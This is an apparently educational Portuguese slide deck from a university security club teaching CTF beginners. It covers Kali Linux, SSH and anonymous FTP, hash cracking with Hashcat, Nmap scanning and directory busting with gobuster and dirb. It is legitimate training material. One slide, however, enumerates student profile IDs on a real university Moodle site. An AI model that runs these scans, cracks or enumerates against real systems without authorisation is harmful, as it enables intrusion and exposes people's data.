



Invadindo Sistemas: Seus Primeiros Passos como Hacker

OFFSEC - LIA - UFSC



Quem somos?

Quem são OFFSEC e LIA?

Evento sábado

Hackaton e Premiações



Sumário

- Introdução
- Hands-On com ferramentas
- Intervalo
- Atividade Prática



Introdução



Invasão de sistema

- Prática não legal
- Bounty Hunter, Pentester, Red Teaming de forma geral.
- O atacante deve se identificar na rede



Como estudar isso de forma legal

- Desafios CTF
- Tryhackme, HackTheBox, HackerOne.



Atualizações e Segurança de informações

O motivo de manter os seus dispositivos atualizados é justamente a segurança, muitas vezes a atualização é para corrigir um pedaço de código, o qual foi previamente explorado e causou a fragilidade do sistema.

Hoje, os sistemas possuem em si ferramentas de proteção (Ex: Firewall do Windows), que dificultam bastante a invasão.



Engenharia Social

A dificuldade de invadir sistemas cresce diariamente, à medida que vulnerabilidades são corrigidas.

A engenharia social é uma técnica na qual a vítima “entrega” seu sistema ao invasor, e isso acontece de inúmeras formas. As mais comuns, são a exposição de credenciais e o descuido com acessos a endereços desconhecidos, a qual pode levar ao download de Malwares.

Cada informação útil ao hacker pode servir para explorar uma vulnerabilidade!!!



Ferramentas Principais

Algumas das ferramentas comumente utilizadas por invasores são:

- Kali Linux e comandos básicos de Linux
- Conexão SSH e FTP
- Codificação e quebra de hashes
- Enumeração
 - Nmap
 - Inspeção de página
 - Explorar a URL
 - Busters de diretórios
- Shell Reversa (netcat)




Hands-on




Preparando o seu ambiente de estudo

- Inicialize a sua VirtualBox e Kali Linux
- Acesse tryhackme.com e registre sua conta, ou entre com gmail.



Preparando o seu ambiente de estudo

Após realizar login, acesse a página tryhackme.com/access e faça o download da sua VPN



Preparando o seu ambiente de estudo

Sempre que for realizar um desafio CTF, utilize a sua VPN

```
(kali@kali)-[~]  
$ sudo openvpn Downloads/NicolasSG.ovpn
```

Ligar a VPN garante que você esteja na mesma rede da máquina alvo



Kali Linux e comandos básicos de Linux



Qual a vantagem de utilizar Kali Linux?

Kali Linux é uma distribuição Linux baseada em Debian mantida pela Offensive Security Ltd.

Esse sistema operacional, por ser voltado para a segurança, conta com centenas de ferramentas que são instaladas nativamente relacionadas à ataque e defesa de sistemas.

Ou seja, de forma simplificada, é um sistema com vários “programas” e executáveis que fazem parte de ataques reais.

Ao utilizá-lo, não precisamos nos preocupar com download de ferramentas desconhecidas.



Outra vantagem do Kali

Além de dispor várias ferramentas, oferece uma série de wordlists.

Mas o que são as wordlists?

Wordlists (lista de palavras) são arquivos que contém milhares ou milhões de palavras relacionadas a senhas comuns, nomes comuns, dados vazados...



Comandos Linux

Comandos são instruções executadas pelo usuário diretamente no terminal, para poder realizar tarefas, como navegar entre diretórios, manipular arquivos, instalar programas, monitorar processos, etc.

Formato padrão:


`comando [flags] [parâmetros]`

- Comando: O nome do comando a ser executado.
- Flags: Modificam o comportamento padrão do comando, geralmente começam com “-”, como “-l” ou “--help”. Algumas flags esperam receber valores.
- Parâmetros: Os alvos ou argumentos do comando, como nomes de arquivos ou diretórios.



Comandos Linux

- **ls** - Lista os arquivos e pastas do diretório
 - **-l**: Lista as permissões de arquivo
 - **-a**: Mostra arquivos ocultos
- **cd** - Muda o diretório em que está o terminal
- **mkdir** - Cria uma nova pasta
- **mv** - Move ou renomeia um arquivo



```
kali@kali: ~/Desktop
File Actions Edit View Help


(kali@kali)-[~/Desktop]
$ ls
a.txt  folder  teste  tmp

(kali@kali)-[~/Desktop]
$ ls folder
b.txt  c.txt

(kali@kali)-[~/Desktop]
$
```


Comandos Linux

- **cat** - Exibe o conteúdo de um arquivo de texto
- **nano** - Permite editar arquivos de texto
- **grep** - Encontra strings em arquivo de texto.
- **| (pipe)** - Usa a saída de um comando como a entrada de outro



Comandos Linux

- **chmod** - Define as permissões de um arquivo (leitura, escrita e execução)
 - $r = 4$ $w = 2$ $x = 1$
- **sudo** - Executa comando como SuperUser
- **su "usuario"** - O comando su executa o switch user, ou troca de usuário na máquina.




SSH (Secure Shell)



SSH

SSH é um protocolo de segurança de rede que cria um túnel seguro, estabelecendo conexão remota entre máquinas, possibilitando a transferência de arquivos de forma criptografada. Essa forma de interação entre máquinas é muito utilizada por administradores de sistemas.



Como utilizar o SSH

Em alguns desafios CTF, após descobrir o nome de usuário da máquina alvo, podemos tentar estabelecer uma conexão SSH, dessa forma, teremos uma forma de retirar dados e informações de dentro da máquina alvo.

```
(kali@kali)-[~]  
$ ssh charlie@10.201.82.5 -i chave.pem
```

Flags úteis:

- **-i**: indica o arquivo que contém a chave privada para autenticação
- **-p**: indica uma porta para a conexão caso não seja a default (22).



FTP (File transfer protocol)



FTP

Assim como o SSH, é um protocolo de rede de transferência de arquivos em redes TCP/IP.

Diferentemente do SSH, o FTP não possui criptografia na comunicação.



Como usar o FTP

Para o executarmos, usamos o comando:

`ftp [endereço_da_maquina]`

Ao usar esse comando, ele pedirá pelas credenciais para estabelecer a conexão.

Em alguns casos, a conexão pode ser estabelecida se identificando como “anonymous”.

```
(kali㉿kali)-[~]  
$ ftp 10.201.96.128  
Connected to 10.201.96.128.  
220 (vsFTPd 3.0.3)  
Name (10.201.96.128:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```



Codificação e Hashes



Codificação

Entre os usos mais comuns de codificação, estão o binário, hexadecimal, octal, decimal e base64.

Codificação é diferente de criptografia ou hash, ela apenas transforma o valor dos dados para outra base, sendo possível sempre voltar ao valor original.

Existem vários conversores online que facilitam essa transformação da base do dado.

Texto	Hex	Base64
Ola	4f6c61	T2xh
Segredo	53656726646	U2VncmVk bw==
Senha	53656e6861	U2VuaGE=



HASH - Embaralhamento

Hash é uma técnica que utiliza funções de embaralhamento para transformar dados de entrada em valores aparentemente aleatórios e de tamanho fixo, usados em distribuição de chaves em tabelas de dispersão e proteção de informações. Um efeito desejado é que pequenas alterações na entrada resultam em grandes mudanças no valor gerado, tornando difícil prever o resultado ou reconstruir o dado original a partir do hash. Alguns tipos comuns de funções de hash são MD5, SHA-1, SHA-256 e CRC32.

minhasenha


SHA256

79809644a830ef924
24a66227252b87bb
dfb633a9dab18ba45
0c1b8d35665f20



Cyberchef

O cyberchef é uma plataforma digital amplamente utilizada para tratar questões de codificação, hashes e criptografias.





Quebrando a Hash

A quebra de hashes consiste em tentar descobrir o valor original que foi transformado por uma função de hash.

O processo normalmente começa pela identificação do algoritmo de hash utilizado, já que cada função (como MD5, SHA-1 ou SHA-256) gera saídas com formatos e tamanhos característicos.

Então pode-se aplicar diferentes métodos para tentar recuperar a informação original:

Força Bruta: onde todas as combinações possíveis são testadas até encontrar a correta.

a, b, c, ..., z, aa, ab, ac, ..., az, aaa, ...

Wordlists: listas de palavras que agilizam o processo ao testar primeiro valores mais prováveis.

admin, ..., minhaSenha, ..., novasenha

hashID e hash-identifier

Ferramentas que analisam uma hash e determinam quais são as possíveis funções que a geraram, primeiro passo para conseguir quebrar uma hash.


```
(kali@kali)-[~]  
$ hashid 79809644a830ef92424a66227252b87bbdfb633a9dab18ba450c1b8d35665f20  
Analyzing '79809644a830ef92424a66227252b87bbdfb633a9dab18ba450c1b8d35665f20'  
[+] Snefru-256  
[+] SHA-256  
[+] RIPEMD-256  
[+] Haval-256  
[+] GOST R 34.11-94  
[+] GOST CryptoPro S-Box  
[+] SHA3-256  
[+] Skein-256  
[+] Skein-512(256)
```





Hashcat

O Hashcat é uma ferramenta amplamente utilizada para quebra de senhas a partir de valores de hash. Seu funcionamento baseia-se na aplicação de diferentes modos de ataque, como força bruta, dicionário (wordlists) e ataques híbridos, testando rapidamente múltiplas combinações até encontrar uma correspondência com o hash fornecido.



Hashcat Flags

- **-m**: especifica qual algoritmo foi usado para gerar o hash (por exemplo, **-m 0** para MD5, **-m 100** para SHA1). Isso é essencial, pois cada função de hash possui características próprias.
- **-a**: define o modo de ataque (attack mode). Por exemplo, **-a 0** indica ataque de dicionário, **-a 3** indica força bruta (mask attack), e outros valores correspondem a variações e combinações.
- **-h**: imprime o texto completo de ajuda que contém todas as opções e modos de quebra de senha, além da tabela que relaciona os algoritmos hash com um número (importante para a flag -m)





Hashcat Flags

Com a flag **-a 3** (modo força bruta), o usuário pode definir qual o tamanho e quais caracteres da senha esperada, seguindo os pre-sets do hashcat.

Por exemplo, uma senha de 4 caracteres contendo apenas dígitos é representada por **?d?d?d?d**, então todas as combinações de 4 dígitos serão testadas atrás de uma correspondência com a hash fornecida.

O pre-set **?a** representa um caractere que pode ser uma letra um número ou um símbolo especial.

```
- [ Built-in Charsets ] -
```

?	Charset
l	abcdefghijklmnopqrstuvwxyz [a-z]
u	ABCDEFGHIJKLMNOPQRSTUVWXYZ [A-Z]
d	0123456789 [0-9]
h	0123456789abcdef [0-9a-f]
H	0123456789ABCDEF [0-9A-F]
s	!"#\$%&'()*+,-./:;<=>?@[\]^_`{ }~
a	?l?u?d?s
b	0x00 - 0xff



Hashcat Flags

A flag **-1** permite criar um conjunto customizado de caracteres para ataques de força bruta. Com ele, o usuário pode definir quais símbolos, letras ou números devem ser usados em cada posição da senha testada.

Para representar um caractere que pode ser tanto letra minúscula como maiúscula podemos usar:

-1 ?l?u

E então **?1** representará esse caractere e uma senha composta de 5 letras será:

?1?1?1?1?1

- [Built-in Charsets] -

? | Charset

==+=====

l		abcdefghijklmnopqrstuvwxyz	[a-z]
u		ABCDEFGHIJKLMNOPQRSTUVWXYZ	[A-Z]
d		0123456789	[0-9]
h		0123456789abcdef	[0-9a-f]
H		0123456789ABCDEF	[0-9A-F]
s		!"#\$%&'()*+,-./:;<=>?@[\]^_`{ }~	
a		?l?u?d?s	
b		0x00 - 0xff	



Hashcat Exemplo (força bruta)

Comando: **hashcat -m 100 -a 3 -1 ?l?d hash.txt ?1?1?1?1?1?1?1?1**

-m 100: Algoritmo SHA1

-a 3: força bruta

-1 ?l?d: caractere que pode ser letra minúscula ou número

hash.txt: arquivo de texto onde está a hash

?1?1?1?1?1?1?1?1: uma senha de 8 caracteres do tipo definido em -1

```
e0f68134d29dc326d115de4c8fab8700a3c4b002:teste123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 100 (SHA1) ←
Hash.Target.....: e0f68134d29dc326d115de4c8fab8700a3c4b002
Time.Started.....: Thu Sep  4 18:36:31 2025 (8 secs)
Time.Estimated...: Thu Sep  4 18:36:39 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?1?1?1?1?1?1?1?1 [8] ←
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 59805.6 kH/s (13.11ms) @ Accel:256 Loops:512 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 438632448/2821109907456 (0.02%)
Rejected.....: 0/438632448 (0.00%)
Restore.Point....: 9216/60466176 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:5120-5632 Iteration:0-512
Candidate.Engine.: Device Generator
Candidates.#1....: lzuettan → htibsurd
Hardware.Mon.#1..: Util: 73%
```



Hashcat Exemplo (wordlist)

Comando: **hashcat -m 0 -a 0 hash.txt rockyou.txt**

-m 0: Para hashes MD5

-a 0: Por wordlist

hash.txt: arquivo de texto onde está a hash

rockyou.txt: a wordlist que a ferramenta irá percorrer

```
48bb6e862e54f2a795ffc4e541caed4d easy
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 48bb6e862e54f2a795ffc4e541caed4d
Time.Started.....: Mon Sep  8 02:07:50 2025 (0 secs)
Time.Estimated...: Mon Sep  8 02:07:50 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (Downloads/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2344.8 kH/s (0.07ms) @ Accel:256 Loops:1 Thr
:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%)
Digests (new)
Progress.....: 172544/14344385 (1.20%)
Rejected.....: 0/172544 (0.00%)
Restore.Point....: 172032/14344385 (1.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: florida69 → dodos
Hardware.Mon.#1..: Util: 58%

Started: Mon Sep  8 02:07:49 2025
```

Enumeração - NMAP



NMAP



Nmap é uma ferramenta para escanear redes e identificar serviços em execução em dispositivos. Ele pode ser usado para descobrir portas abertas, sistemas operacionais e aplicativos em execução.

- Enumeração de Portas
 - Escaneia por portas abertas em um alvo.
- Verificação de serviços
 - Identifica serviços específicos, suas versões e possíveis fraquezas.





NMAP



Flags Úteis:

- **-sC:** É um “scan inteligente”, busca banners, vulnerabilidades e informações extras
- **-sV:** Examina porta aberta para determinar informações de serviço/versão
- **-Pn:** Trata todos hosts como online
- **-p:** Escaneia portas especificadas ou intervalo de portas

Exemplos:

```
nmap -sC -sV 192.168.1.254  
nmap -sC -Pn -p 80,443,1000-1234
```




NMAP



Exemplos:

```
(kali@kali)-[~]  
$ nmap -sC -v 10.10.14.25  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 16:41 EDT  
NSE: Loaded 126 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 16:41  
Completed NSE at 16:41, 0.00s elapsed  
Initiating NSE at 16:41  
Completed NSE at 16:41, 0.00s elapsed  
PORT      STATE SERVICE  
22/tcp    open  ssh  
| ssh-hostkey:  
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)  
|   256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)  
80/tcp    open  http  
|_ http-title: Bad Request (400)  
443/tcp   open  https  
|_ http-title: Test Page for the HTTP Server on Fedora  
|_ tls-alpn:
```

Enumeração - Inspeção de páginas



Inspeção de página


Em desafios de CTF, principalmente nos de nível fácil, é comum o cenário no qual a máquina alvo é uma máquina de um desenvolvedor que está programando uma página WEB.

Nesse tipo de CTF, é bastante comum que ao inspecionar a página, seja possível obter dicas para progredir no desafio, como uma nota de desenvolvedor falando “Precisa mudar a senha do admin, a atual é muito comum”, então ficamos sabendo que podemos tentar senhas comuns e ocasionalmente entrar na conta do admin.



Inspeção de página

Até mesmo em CTFs avançados ou em cenários reais, ao inspecionar a página, podemos obter informações valiosas como um atacante!



Enumeração - Explorar a URL



Explorar a URL

A exploração de URL nos permite acessar diretórios e subdiretórios que não deveriam ser acessados pelo usuário, como páginas de login escondidas ou páginas de painel de admin.



Explorar a URL

 <https://presencial.moodle.ufsc.br/user/profile.php?id=xxxxx>

No subdiretório `/user/` do domínio presencial.moodle.ufsc.br podemos descobrir perfis de alunos e informações relacionadas a ele.

Exemplo : 38658 e 37431

Explorar a URL

Direcionando esse assunto para CTFs, é necessário ter conhecimento de subdiretórios e arquivos padrão que se tornam alvos.

Exemplos:

Subdiretórios - /admin/, /src/, /dist/, /web/...

Arquivos - /robots.txt, /index.php, /home.php, /login.php...




Enumeração - Buster de diretório



Buster de diretório


Um buster de diretório é uma ferramenta que atacantes utilizam para descobrir subdiretórios escondidos nas URLs.

Um buster de diretório utiliza uma lista de palavras (wordlist) e fica fazendo requisição para o servidor com cada nome contido na lista, se o servidor retornar o código 200 (OK), quer dizer que existe um subdiretório com aquele nome e que ele está respondendo, logo, é acessível.



Buster de diretório - quais são os mais comuns?

Dentre as ferramentas que executam essa função, as mais conhecidas são dirb, gobuster, feroxbuster e ffuf.



Buster de diretório - gobuster

O gobuster é uma das ferramentas para explorar diretórios que já vem incluso na instalação do Kali Linux. O seu uso é dado por:

```
gobuster command [command options]
```

Para que a ferramenta funcione para procurar diretórios, no lugar de “**command**”, usamos “**dir**”, existem outras funções como dns, fuzz, vhost, mas não utilizamos em desafios de nível fácil.





Buster de diretório - exemplo gobuster

```
(kali@kali)-[~]  
$ gobuster dir -u 10.201.109.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x txt,php,html
```

- **gobuster** - chamamos a execução da ferramenta
- **dir** - definimos que vamos explorar diretórios
- **-u** - ip_do_alvo passamos o endereço da máquina do alvo
- **-w** - /wordlist passamos a wordlist que a ferramenta vai percorrer
- **-t 100** - definimos a quantidade de threads que a ferramenta usará
- **-x txt,php,html** - definimos quais extensões de páginas queremos encontrar



Buster de diretório - dirb

```
(kali㉿kali)-[~]  
$ dirb http://10.201.28.78 -R
```

O dirb é outra ferramenta nativa do Kali Linux.

Ele tem a vantagem de possuir recursividade, para utilizá-la, apenas adicione a flag **-R**.



Shell Reversa (netcat)



Shell Reversa (netcat)

